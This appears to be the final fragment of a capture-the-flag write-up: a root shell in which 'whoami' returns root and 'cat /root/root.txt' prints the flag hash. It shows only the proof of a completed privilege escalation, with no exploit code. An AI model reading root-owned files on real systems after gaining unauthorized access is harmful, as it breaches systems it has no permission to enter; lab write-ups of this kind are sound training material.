bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
e659d69928f74a817e83b0e1f1802115
bash-5.1#
```